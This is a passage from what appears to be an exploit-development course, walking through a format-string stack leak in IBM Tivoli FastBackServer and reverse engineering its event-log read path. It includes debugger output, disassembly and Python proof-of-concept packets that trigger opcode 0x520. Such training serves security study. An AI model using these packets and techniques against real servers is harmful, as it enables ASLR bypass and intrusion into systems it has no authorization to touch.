0d95dd65  "257825782578257825782578257825782578"
0d95dd85  "257825782578257825782578257825782578"
0d95dda5  "257825782578257825782578257825782578"
0d95ddc5  "257825782578257825782578257825782578"
0d95dde5  "257825782578257825782578257825782578"
0d95de05  "257825782578257825782578257825782578"

0:006> !teb
TEB at 00205000
    ExceptionList:        0d9bff38
    StackBase:            0d9c0000
    StackLimit:           0d95d000
    SubSystemTib:         00000000
    FiberData:            00001e00
```

Listing 641 - Leak of stack address

As highlighted in Listing 641, we find an address (0xd95ded4) at the beginning of the formatted hexadecimal values.

Checking the stack limits, we can verify this address is within the limits and we have managed to leak a stack pointer.

> *When developing an exploit, it is important to execute it multiple times to ensure the consistency of the stack address.*

While valid, this type of ASLR bypass is not immediately useful since the leak happens on the server, and we have no known way of obtaining the stack address after it is leaked.

In the next sections, we'll learn more about what happens with the leaked stack address following the second *vsnprintf* call, and determine if we can retrieve it from our Kali machine.

11.2.3.1 Exercise

1. Trace execution to the second *vsnprintf* call and verify that the custom format string leads to a stack leak.

11.3 Reading the Event Log

We know from the previous section that FastBackServer contains at least one format string function that can be abused to leak a stack address.

After a stack address has been leaked inside the application, we need to find a way to retrieve it. In the next two sections, we will reverse engineer parts of a custom event log for Tivoli that will allow us to do just this.

11.3.1 The Tivoli Event Log

We'll need to develop an attack to return the leaked stack address to our Kali machine. To begin, let's investigate the formatted string containing our leak to determine its intended use.

Figure 178 shows the last part of the basic block right after the second call to *_ml_vsnprintf*.

```
00000000004803EF mov     eax, [ebp-38h]
00000000004803F2 lea     ecx, [ebp+eax+Str]
00000000004803F9 push    ecx             ; Dest
00000000004803FA call    _ml_vsnprintf
00000000004803FF add     esp, 10h
0000000000480402 lea     edx, [ebp+Str]
0000000000480408 push    edx             ; Str
0000000000480409 call    _ml_strbytelen
000000000048040E add     esp, 4
0000000000480411 mov     [ebp-38h], eax
0000000000480414 lea     eax, [ebp+Str]
000000000048041A push    eax             ; char
000000000048041B push    offset $SG140080 ; "%s"
0000000000480420 push    offset _EventLOG_sSFILE ; char *
0000000000480425 call    _SFILE_Printf
000000000048042A add     esp, 0Ch
```

Figure 178: Call to function _SFILE_Printf

We recall that the formatted string containing our leak is stored at the offset label *Str*. It is passed as an argument to the *_SFILE_Printf* function.

The function also takes two other strings as arguments: a format string specifier ("%s"), and a static string. Let's single-step to the call in WinDbg and dump the contents of the static string.

```
eax=0d95dc78 ebx=060fae50 ecx=0d95dc78 edx=7efeff2c esi=060fae50 edi=00669360
eip=00480425 esp=0d95dc18 ebp=0d95dea4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!EventLog_wrapted+0x308:
00480425 e86b9b0100      call    FastBackServer!SFILE_Printf (00499f95)

0:006> dds esp L3
0d95dc18  00a99f40 FastBackServer!EventLOG_sSFILE
0d95dc1c  0078a8b4 FastBackServer!EVENT_LOG_szModuleNames+0x718
0d95dc20  0d95dc78

0:006> da poi(esp)
```

```
00a99f40  "C:/ProgramData/Tivoli/TSM/FastBa"
00a99f60  "ck/server/FAST_BACK_SERVER"
```

Listing 642 - Arguments for SFILE_Printf

It seems that the first argument is a file path or folder. We can try to learn more about it by performing a directory listing of **C:\ProgramData\Tivoli\TSM\FastBack\server**, as shown in Listing 643.

```
C:\Tools> dir C:\ProgramData\Tivoli\TSM\FastBack\server
 Volume in drive C has no label.
 Volume Serial Number is 4097-9145

 Directory of C:\ProgramData\Tivoli\TSM\FastBack\server

27/04/2020  16.30    <DIR>          .
27/04/2020  16.30    <DIR>          ..
27/04/2020  16.30           435.203 clog010.sf
08/02/2020  21.52               228 conf.txt
27/04/2020  16.30               174 conf.txt.sig
08/02/2020  21.52               228 conf.txt.tmp
25/04/2020  15.05               614 DebugDumpCreate.txt
25/11/2019  21.54    <DIR>          FastBackBMR
26/04/2020  19.21         2.560.003 FAST_BACK_SERVER030.sf
26/04/2020  20.25         2.560.003 FAST_BACK_SERVER031.sf
27/04/2020  08.35         2.560.003 FAST_BACK_SERVER032.sf
27/04/2020  09.39         2.560.003 FAST_BACK_SERVER033.sf
27/04/2020  10.44         2.560.003 FAST_BACK_SERVER034.sf
27/04/2020  11.48         2.560.003 FAST_BACK_SERVER035.sf
27/04/2020  12.52         2.560.003 FAST_BACK_SERVER036.sf
27/04/2020  13.57         2.560.003 FAST_BACK_SERVER037.sf
27/04/2020  15.01         2.560.003 FAST_BACK_SERVER038.sf
27/04/2020  16.06         2.560.003 FAST_BACK_SERVER039.sf
27/04/2020  22.13           622.851 FAST_BACK_SERVER040.sf
...
```

Listing 643 - Multiple files with custom names

Listing the directory reveals multiple files that match the argument from *_SFILE_Printf*, as well as a suffix and the **.sf** extension.

The number of files with the name varies depending on the length of time FastBackServer has been installed on the system.

This gives us the suspicion that the contents of our format string may be written to one of these files. If we inspect the last file, we discover a massive amount of logged information:

```
C:\Tools> more C:\ProgramData\Tivoli\TSM\FastBack\server\FAST_BACK_SERVER040.sf
∩╖╖[Apr 27 16:06:06:960]( ebc)->I4.MGR          :
CHAIN_MGR_S_CheckSanityStatusAfterReset: Sanity status is [2], waiting for change is
status
[Apr 27 16:06:07:475]( ebc)->I4.MGR             :
CHAIN_MGR_S_CheckSanityStatusAfterReset: Sanity status is [2], waiting for change is
status
```

```
[Apr 27 16:06:07:991]( ebc)->I4.MGR             :
CHAIN_MGR_S_CheckSanityStatusAfterReset: Sanity status is [2], waiting for change is
status
[Apr 27 16:06:08:069]( b94)->I4.FSI             :       REP_FSI_S_GetFullPath: File
[{}dummy.txt] use size [0]
...
```

Listing 644 - Contents of FAST_BACK_SERVER040.sf

We can create a hypothesis that Tivoli maintains a custom event log and the purpose of the *_EventLog* function is to write events to it. This means that our formatted string containing a stack leak should also be written to it.

To test this hypothesis, we can navigate into *_SFILE_Printf* with IDA Pro. At the beginning of the function, we locate multiple basic blocks that call the *_ml_open* function, as shown in Figure 179.

```
000000000049A120 mov     [ebp+var_37C], 0FFFFFFFFh
000000000049A12A push    180h            ; char
000000000049A12F push    102h            ; int
000000000049A134 lea     edx, [ebp+Dest]
000000000049A13A push    edx             ; lpMultiByteStr
000000000049A13B call     ml_open
000000000049A140 add     esp, 0Ch
000000000049A143 mov     [ebp+var_37C], eax
000000000049A149 cmp     [ebp+var_37C], 0FFFFFFFFh
000000000049A150 jnz     short loc_49A1A9
```

Figure 179: Call to function ml_open

If we dig into *_ml_open*, we find it is a wrapper function for *wopen*[379] (Figure 180), which is used to open a file and obtain a handle to it.

```
000000000065AA0D
000000000065AA0D loc_65AA0D:
000000000065AA0D mov     eax, [ebp+var_4]
000000000065AA10 push    eax
000000000065AA11 mov     ecx, [ebp+arg_4]
000000000065AA14 push    ecx             ; int
000000000065AA15 lea     edx, [ebp+WideCharStr]
000000000065AA1B push    edx             ; wchar_t *
000000000065AA1C call    __wopen
000000000065AA21 add     esp, 0Ch
000000000065AA24 jmp     short loc_65AA39
```

Figure 180: ml_open is a wrapper for wopen

To obtain the filename, we can single step in WinDbg until we reach the call to *_ml_open* and dump the arguments.

[379] (Microsoft, 2016), https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/open-wopen?view=msvc-160

```
eax=00000040 ebx=060fae50 ecx=0d95d14c edx=0d95da08 esi=060fae50 edi=00669360
eip=0049a13b esp=0d95d1a0 ebp=0d95dc10 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_Printf+0x1a6:
0049a13b e82a081c00      call    FastBackServer!ml_open (0065a96a)

0:006> dds esp L3
0d95d1a0  0d95da08
0d95d1a4  00000102
0d95d1a8  00000180

0:006> da poi(esp)
0d95da08  "C:/ProgramData/Tivoli/TSM/FastBa"
0d95da28  "ck/server/FAST_BACK_SERVER040.sf"
0d95da48  ""
```

Listing 645 - Arguments to ml_open

We'll note the full name of the custom event log file as C:/ProgramData/Tivoli/TSM/FastBack/server/FAST_BACK_SERVER040.sf, which is supplied to *_ml_open*.

When a function opens a file, it will typically either read from it or write to it. While *SFILE_Printf* is a large function, a quick browse in IDA Pro reveals several basic blocks with calls to *_fwrite*,[380] which is typically used to write data to a file.

An example of one of these basic blocks is shown in Figure 181.




Figure 181: One of the calls to fwrite inside SFILE_Printf

Instead of analyzing the rest of *_SFILE_Printf*, let's attempt to speed up our analysis by letting it execute to the end.

Once the function is complete, we'll open a PowerShell prompt and list the last entry in the custom event log. We can list this entry by using the *Get-Content* cmdlet[381] with the **`-Tail`** option and a value of "1".

[380] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/fwrite/

[381] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-content?view=powershell-7

```
PS C:\Tools> Get-Content
C:\ProgramData\Tivoli\TSM\FastBack\server\FAST_BACK_SERVER040.sf -Tail 1
[Apr 28 00:21:55:849](1910)-->W8.AGI            :       AGI_S_GetAgentSignature:
couldn't find agent
c4d95ded4782512e7805f4947416547 5f5365674174695374 6e74616e673a657275756f6320276e646c696
620746120646e746e6567257825202578257825782578257825782578257825782578257825782578257825
```

Listing 646 - Formatted string as an event entry

We confirm that this is our formatted string and that it still contains the leaked stack address. This proves that our hypothesis was correct!

In this section, we discovered that the Tivoli application maintains a custom event log, and confirmed that our formatted string containing a leaked stack address is written to it. Next, we need to find a way to obtain content from the custom event log remotely.

11.3.1.1 Exercise

1. Follow the analysis to uncover the custom event log and locate the stack leak written to it.

11.3.2 Remote Event Log Service

In the previous section, we found that when *_EventLog* is called, the supplied string is formatted and subsequently written to the custom event log. We leveraged this by sending a network packet and forced a stack address to be written to the event log.

To move forward with this exploit and bypass ASLR, we need to retrieve contents from the custom event log by sending another network packet. We will uncover a way to access the event log remotely in this and the following sections.

So far, the vulnerability we used has only triggered a write to the event log. There is no way to directly retrieve the log because it is stored locally on the server. Instead, we will need to locate a different code path to access the event log.

To start, let's remember that when *_SFILE_Printf* is called, a global variable containing a part of the log file name is supplied as an argument. This is also shown in Figure 182.

```
0000000000480411 mov     [ebp-38h], eax
0000000000480414 lea     eax, [ebp+Str]
000000000048041A push    eax             ; char
000000000048041B push    offset $SG140080 ; "%s"
0000000000480420 push    offset _EventLOG_sSFILE ; char *
0000000000480425 call    _SFILE_Printf
000000000048042A add     esp, 0Ch
```

Figure 182: Global variable with event log file name

Logically, it makes sense that if an application maintains a custom event log, it also contains a function to read the log.

Since this event log is likely shared across all processes related to Tivoli and not just used by FastBackServer, we are not guaranteed that it will contain a function to read it. If FastBackServer does contain this functionality, it stands to reason that the same global variable would be used.

To find out if this functionality exists, let's perform a cross-reference from *EventLOG_sSFILE*. We find five usages, as displayed in Figure 183.




Figure 183: Cross references to the global variable

We'll notice that based on the function names, there are only two locations that do not seem directy related to the event log. Both usages are in *FXCLI_OraBR_Exec_Command*, which might allow us to reach them.

If we start by jumping to the address of the cross reference at the bottom, we'll find the basic block given in Figure 184.




Figure 184: Erase event log option?

It seems that the code path leading to this basic block deletes the content of the custom event log. This may indicate a security weakness, since an unauthenticated user can delete the event log, but this is not useful for us at the moment. Let's inspect the other cross-reference instead.

The other cross-reference leads us to a few basic blocks that perform a series of checks, after which they reach the code shown in Figure 185.




Figure 185: Call to _SFILE_ReadBlock

The function name *_SFILE_ReadBlock* sounds promising. Entering into the function, we find additional checks, and further down we notice a call to *fread*[382] (Figure 201), which is used to read from a file.




Figure 186: Call to fread inside _SFILE_ReadBlock

Given the presence of the *fread* call and usage of the custom event log file path, it seems as though the *_SFILE_ReadBlock* function may read from the event log.

Next, we need to find the opcode that will allow us to create a proof of concept and trigger this function.

[382] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/fread/

Locating the opcode is not particularly straightforward, so we'll need to perform some analysis. First, we will go back to where the global variable containing the file path was used. From this location, we can follow the code backward to find an important basic block, as shown in Figure 187.




Figure 187: Basic block one backwards from desired code path

We'll observe two interesting things about the basic block.

First, when we followed execution backwards, it was from the code path that is taken when the JNZ shown in Figure 187 is not taken. This means that the variable used in the comparison must contain the value "1".

Since the address at offset *var_5575C* is used as an output buffer for *sccanf* and in the subsequent comparison, we'll need to provide a correct format string to it.

Second, the comment in the first line of the basic block reveals that the current basic block is reached from a *switch* statement as case number 8.

We can backtrack one basic block to locate the assembly code, as given in Figure 188.




Figure 188: Switch statement

Let's examine how this jump table works. First, the switch value is moved into ECX and EAX is set to zero through the xor instruction.

Next, the global variable *byte_575F6E* acts as an array that we index into based on the switch value in ECX. The byte at the requested index is moved into AL.

The retrieved value in AL is next used as an index in the off_575F06 array, followed by the JMP instruction to transfer execution.

From the auto-analysis performed by IDA Pro, we already know that we need a switch value of 8 to reach the correct code path.

We can now move backward one more basic block in search of the opcode value. We'll find the basic block shown in Figure 189. In this basic block, we'll notice the opcode value is being moved from EBP+var_61B30 into EDX, after which 0x518 is subtracted from it.




Figure 189: 0x518 subtracted from opcode value

This means we need to supply an opcode of 0x520 to trigger the event log file read code path.

```
0:006> ? 0x520- 0x518
Evaluate expression: 8 = 00000008
```

Listing 647 - Calculation for opcode value

We are now ready to create the code needed to trigger the correct opcode and supplement our static analysis with some dynamic analysis. The code required to trigger opcode 0x520 is a repeat of the basic framework we have used before.

Listing 648 shows the relevant *psAgentCommand* and *psCommandBuffer* buffers.

```
...
# psAgentCommand
buf = pack(">i", 0x400)
buf += bytearray([0x41]*0xC)
buf += pack("<i", 0x520)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x100)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x200)  # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
```

```
buf += b"A" * 0x100
buf += b"B" * 0x100
buf += b"C" * 0x100

# Padding
buf += bytearray([0x41]*(0x404-len(buf)))
...
```

Listing 648 - Proof of concept to trigger opcode 0x520

To verify that this is the correct opcode, we can set a breakpoint on the basic block that performs the call to *sscanf*. Referencing this in IDA Pro yields the address 0x570E30 in FastBackServer.

When the breakpoint is set, we can execute the proof of concept and send the network packet.

```
0:001> bc *

0:001> bp 570e30

0:001> g
Breakpoint 0 hit
eax=00000002 ebx=060fae50 ecx=00000008 edx=00000008 esi=060fae50 edi=00669360
eip=00570e30 esp=0da5e334 ebp=0dabfe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x497a:
00570e30 8d959ca8faff    lea     edx,[ebp-55764h]
```

Listing 649 - Hitting the breakpoint with opcode 0x520

The breakpoint triggers, showing that we have successfully navigated into the right code path.

Now that we can gain execution on the correct code path, we must reach the call to *_SFILE_ReadBlock*. Our next challenge to solve is the call to *sscanf*, repeated in Figure 190.




Figure 190: Call to sscanf and subsequent comparison

We'll recall that the JNZ must not be taken to reach the basic block that calls *_SFILE_ReadBlock*. This means that the value at EBP+var_5575C must be equal to "1".

To understand how we can achieve this, let's reexamine the function prototype of *sscanf*.

```
int sscanf ( const char * s, const char * format, ...);
```

Listing 650 - Function prototype of sscanf

The first argument is the input string that must be processed. The second argument is the format string, and any subsequent arguments are used to store the associated values from the input string.

Let's single step to the call into *sscanf* to figure out where the input string comes from.

```
eax=0da6a738 ebx=060fae50 ecx=0da6a73c edx=0dab3b30 esi=060fae50 edi=00669360
eip=00570e51 esp=0da5e320 ebp=0dabfe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x499b:
00570e51 e8cf660f00      call    FastBackServer!sscanf (00667525)

0:001> dd poi(esp) L4
0dab3b30  41414141 41414141 41414141 41414141

0:001> da poi(esp+4)
00858598  "FileType: %d ,Start: %d, Length:"
008585b8  " %d"
```

Listing 651 - Arguments for sscanf

From here, the input string is the first part of the *psCommandBuffer* that is used with the *sscanf* call.

As shown in previous modules, the input string must contain the same text as the format string for *sscanf* to correctly parse it. This means that we must modify the first part of the *psCommandBuffer* to contain the format string and insert values associated with the decimal format string specifiers.

Listing 652 shows the updated *psCommandBuffer*.

```
# psCommandBuffer
buf += b"FileType: %d ,Start: %d, Length: %d" % (1, 0x100, 0x200)
buf += b"B" * 0x100
buf += b"C" * 0x100
```

Listing 652 - Updated psCommandBuffer

We'll use the required value of "1" along with 0x100 and 0x200 for the three decimal values that are parsed from the input string. Choosing different values for each makes it easier to find where each of them is used later.

Next, we can set a breakpoint on the call instruction into *sscanf* and send the updated packet.

```
0:001> bc *

0:001> bp FastBackServer!FXCLI_OraBR_Exec_Command+0x499b

0:001> g
Breakpoint 0 hit
eax=0db6a738 ebx=060fae50 ecx=0db6a73c edx=0dbb3b30 esi=060fae50 edi=00669360
eip=00570e51 esp=0db5e320 ebp=0dbbfe98 iopl=0         nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x499b:
00570e51 e8cf660f00      call    FastBackServer!sscanf (00667525)

0:001> dds esp L5
0db5e320  0dbb3b30
0db5e324  00858598 FastBackServer!FX_CLI_JavaVersion+0x1f80
0db5e328  0db6a73c
0db5e32c  0db6a738
0db5e330  0db6a734

0:001> da poi(esp)
0dbb3b30  "FileType: 1 ,Start: 256, Length:"
0dbb3b50  " 512BBBBBBBBBBBBBBBBBBBBBBBBBB"
0dbb3b70  "BBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
0dbb3b90  "BBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
0dbb3bb0  "BBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
0dbb3bd0  "BBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
0dbb3bf0  "BBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
0dbb3c10  "BBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
0dbb3c30  ""
```

Listing 653 - Updated arguments for sscanf

We'll note that our input buffer now contains a valid string. The three output buffers for *sscanf*, given by the three-argument pointers, are also highlighted in the listing above.

Once we step over the call to *sscanf* the three decimal values are copied into the output buffers, as shown in Listing 654.

```
0:001> p
eax=00000003 ebx=060fae50 ecx=0db5e2f8 edx=0db5e2f8 esi=060fae50 edi=00669360
eip=00570e56 esp=0db5e320 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x49a0:
00570e56 83c414          add     esp,14h

0:001> dd 0db6a73c L1
0db6a73c  00000001

0:001> dd 0db6a738 L1
0db6a738  00000100

0:001> dd 0db6a734 L1
0db6a734  00000200
```

Listing 654 - Parsed values from sscanf

With the decimal value 1 parsed correctly, let's clear the comparison and continue towards the basic block that calls *SFILE_ReadBlock*.

On the way there, we encounter multiple checks that use the two other parsed decimal values. Let's make a note of this and check it later. We can continue until we reach the call:

```
eax=018943a8 ebx=060fae50 ecx=00000100 edx=00000200 esi=060fae50 edi=00669360
